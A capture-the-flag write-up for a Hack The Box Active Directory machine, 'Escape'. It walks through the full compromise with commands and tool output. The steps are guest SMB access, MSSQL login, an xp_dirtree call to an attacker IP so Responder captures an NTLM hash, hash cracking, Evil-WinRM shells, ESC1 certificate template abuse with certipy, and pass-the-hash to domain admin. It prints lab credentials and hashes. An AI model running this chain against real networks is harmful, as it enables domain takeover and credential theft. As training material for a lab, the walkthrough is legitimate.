| Machine Name | Difficulty | Machine Link |
|---|---|---|
| Escape | Medium | Escape |
 |
Attack Path :
- Initial Enumeration: Conducted an Nmap scan to identify open ports, discovering SMB, MSSQL, and AD-related services.
- Foothold: Accessed the
PublicSMB share as a guest and retrieved a PDF containing credentials forPublicUser. - Credential Harvesting: Authenticated to MSSQL and used
xp_dirtreeto trigger an NTLM authentication request, capturing the hash for thesql_svcuser via Responder. - Lateral Movement: Cracked the
sql_svchash and used those credentials to WinRM into the machine, subsequently findingRyan.Cooper’s credentials within a SQL error log. - ADCS Enumeration: Identified a misconfigured Certificate Template (
UserAuthentication) vulnerable to the ESC01 attack. - Privilege Escalation: Requested a certificate for the
Administratoruser, exchanged it for an NTLM hash, and performed a Pass-the-Hash attack to gain full control of the Domain Controller.
Nmap Scan :
Nmap scan report for 10.129.228.253
Host is up, received echo-reply ttl 127 (0.042s latency).
Scanned at 2026-02-27 19:29:47 +0530 for 0s

PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
1433/tcp  open  ms-sql-s         syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
First, we enumerated SMB shares as the Guest user. We found that we had read access to the Public share.

We used impacket-smbclient to access the share and discovered a PDF file named SQL Server Procedures.pdf. After downloading it, we found a credential pair inside.
➜  Escape impacket-smbclient guest@10.129.228.253
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
Type help for list of commands
# use Public
l# ls
drw-rw-rw-          0  Sat Nov 19 17:21:25 2022 .
drw-rw-rw-          0  Sat Nov 19 17:21:25 2022 ..
-rw-rw-rw-      49551  Sat Nov 19 17:21:25 2022 SQL Server Procedures.pdf

Using NetExec (NXC), we verified that the credentials worked for the MSSQL service.
➜  ~ nxc mssql 10.129.228.253 -u 'PublicUser' -p 'GuestUserCantWrite1' --local-auth
MSSQL       10.129.228.253  1433   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
MSSQL       10.129.228.253  1433   DC               [+] DC\PublicUser:GuestUserCantWrite1
We authenticated to the MSSQL service using impacket-mssqlclient
➜  ~ impacket-mssqlclient PublicUser@10.129.228.253
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (PublicUser  guest@master)>
We attempted to enable the xp_cmdshell module, but the request failed due to insufficient permissions
SQL (PublicUser  guest@master)> enable_xp_cmdshell
ERROR(DC\SQLMOCK): Line 105: User does not have permission to perform this action.
ERROR(DC\SQLMOCK): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(DC\SQLMOCK): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(DC\SQLMOCK): Line 1: You do not have permission to run the RECONFIGURE statement.
To escalate, we started Responder on the tun0 interface and triggered an NTLM authentication request using the xp_dirtreemodule. This allowed us to capture the NTLMv2 hash for the sql_svc user.
SQL (PublicUser guest@master)> xp_dirtree //10.10.14.84/test
sudo responder -I tun0
<SNIP>
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.228.253
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:16d4d<SNIP>
After saving the hash, we successfully cracked it using hashcat and the rockyou.txt wordlist, revealing the password: REGGIE1234ronnie.
destiny@Hawk:~/Downloads$ hashcat sql_svc_hash rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

SQL_SVC::sequel:<SNIP>:REGGIE1234ronnie
We authenticated to the MSSQL service as sql_svc, but still lacked the permissions to enable xp_cmdshell
➜  ~ impacket-mssqlclient sql_svc@10.129.228.253 -windows-auth
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sequel\sql_svc  guest@master)> enable_xp_cmdshell
ERROR(DC\SQLMOCK): Line 105: User does not have permission to perform this action.
ERROR(DC\SQLMOCK): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(DC\SQLMOCK): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(DC\SQLMOCK): Line 1: You do not have permission to run the RECONFIGURE statement.
We verified that the credentials were working using NXC in the domain
➜  Escape nxc smb 10.129.228.253 -u 'sql_svc' -p 'REGGIE1234ronnie'
SMB         10.129.228.253  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.228.253  445    DC               [+] sequel.htb\sql_svc:REGGIE1234ronnie
We then ran the Bloodhound module via NXC to map the Active Directory environment.
➜  Escape nxc ldap 10.129.228.253 -u 'sql_svc' -p 'REGGIE1234ronnie' --bloodhound -c All --dns-server 10.129.228.253
LDAP        10.129.228.253  389    DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb) (signing:Enforced) (channel binding:Never)
LDAP        10.129.228.253  389    DC               [+] sequel.htb\sql_svc:REGGIE1234ronnie
LDAP        10.129.228.253  389    DC               Resolved collection methods: trusts, session, psremote, localadmin, dcom, acl, rdp, objectprops, group, container
LDAP        10.129.228.253  389    DC               Done in 0M 11S
LDAP        10.129.228.253  389    DC               Compressing output into /home/destinyoo/.nxc/logs/DC_10.129.228.253_2026-02-27_201442_bloodhound.zip

Analyzing the Bloodhound data, we noticed that sql_svc belongs to the Remote Management Users group. This allowed us to establish a remote shell via Evil-WinRM.
While exploring the file system as sql_svc, we found a SQL error log (ERRORLOG.BAK) in C:\SQLServer\Logs\. Within the log, we discovered credentials for the user Ryan.Cooper.
*Evil-WinRM* PS C:\SQLServer\Logs> dir


    Directory: C:\SQLServer\Logs


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         2/7/2023   8:06 AM          27608 ERRORLOG.BAK


*Evil-WinRM* PS C:\SQLServer\Logs> download ERRORLOG.BAK

Info: Downloading C:\SQLServer\Logs\ERRORLOG.BAK to ERRORLOG.BAK

Info: Download successful!

We also verified the credentials using NXC
➜  Escape subl ERRORLOG.BAK
➜  Escape nxc smb 10.129.228.253 -u Ryan.Cooper -p 'NuclearMosquito3'
SMB         10.129.228.253  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.228.253  445    DC               [+] sequel.htb\Ryan.Cooper:NuclearMosquito3
We logged in as Ryan.Cooper via Evil-WinRM and retrieved the user.txt flag from the Desktop.
➜  Escape evil-winrm -i 10.129.228.253 -u Ryan.Cooper -p 'NuclearMosquito3'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> cd ..
*Evil-WinRM* PS C:\Users\Ryan.Cooper> cd Desktop
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> ls


    Directory: C:\Users\Ryan.Cooper\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/27/2026   1:55 PM             34 user.txt
Privilege Escalation
We used certipy-ad to check for vulnerable certificate templates. The tool identified that the UserAuthentication template is vulnerable to the ESC01 attack.
ESC01
ESC01 occurs when a certificate template is configured with the “Enrollee Supplies Subject” flag (
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT) and is enabled for Client Authentication. This misconfiguration allows any user with enrollment rights (in this case, all Domain Users) to request a certificate for any other user, including Domain Administrators by simply specifying a Subject Alternative Name (SAN)..
➜  Escape certipy-ad find -u Ryan.Cooper@SEQUEL.HTB -p "NuclearMosquito3" -dc-ip 10.129.228.253 -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sequel-DC-CA' via RRP
[*] Successfully retrieved CA configuration for 'sequel-DC-CA'
[*] Checking web enrollment for CA 'sequel-DC-CA' @ 'dc.sequel.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260227205036_Certipy.txt'
[*] Wrote text output to '20260227205036_Certipy.txt'
[*] Saving JSON output to '20260227205036_Certipy.json'
[*] Wrote JSON output to '20260227205036_Certipy.json'
    Template Name                       : UserAuthentication
    Display Name                        : UserAuthentication
    Certificate Authorities             : sequel-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2022-11-18T21:10:22+00:00
    Template Last Modified              : 2024-01-19T00:26:38+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Administrator
        Full Control Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SEQUEL.HTB\Domain Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
We exploited this by requesting a certificate for the Administrator user.
➜  Escape certipy-ad req -u Ryan.Cooper@SEQUEL.HTB -p "NuclearMosquito3" -dc-ip 10.129.228.253 -ca sequel-DC-CA -target 'dc.sequel.htb' -template 'UserAuthentication' -upn 'administrator@sequel.htb'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 14
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
After resolving a minor clock skew issue by syncing our time with the Domain Controller, we used the generated .pfxcertificate to authenticate and retrieve the Administrator’s NTLM hash.
➜  Escape # 1. Disable automatic time syncing
sudo timedatectl set-ntp false

# 2. Sync with the DC again
sudo ntpdate 10.129.228.253
➜  Escape certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.228.253
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
Finally, we performed a Pass-the-Hash attack using the Administrator hash to gain access to the Domain Controller and capture the root.txt flag.
➜  Escape evil-winrm -u administrator -H 'a52f78e4c751e5f5e17e1e9f3e58f4ee' -i 10.129.228.253

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/27/2026   1:55 PM             34 root.txt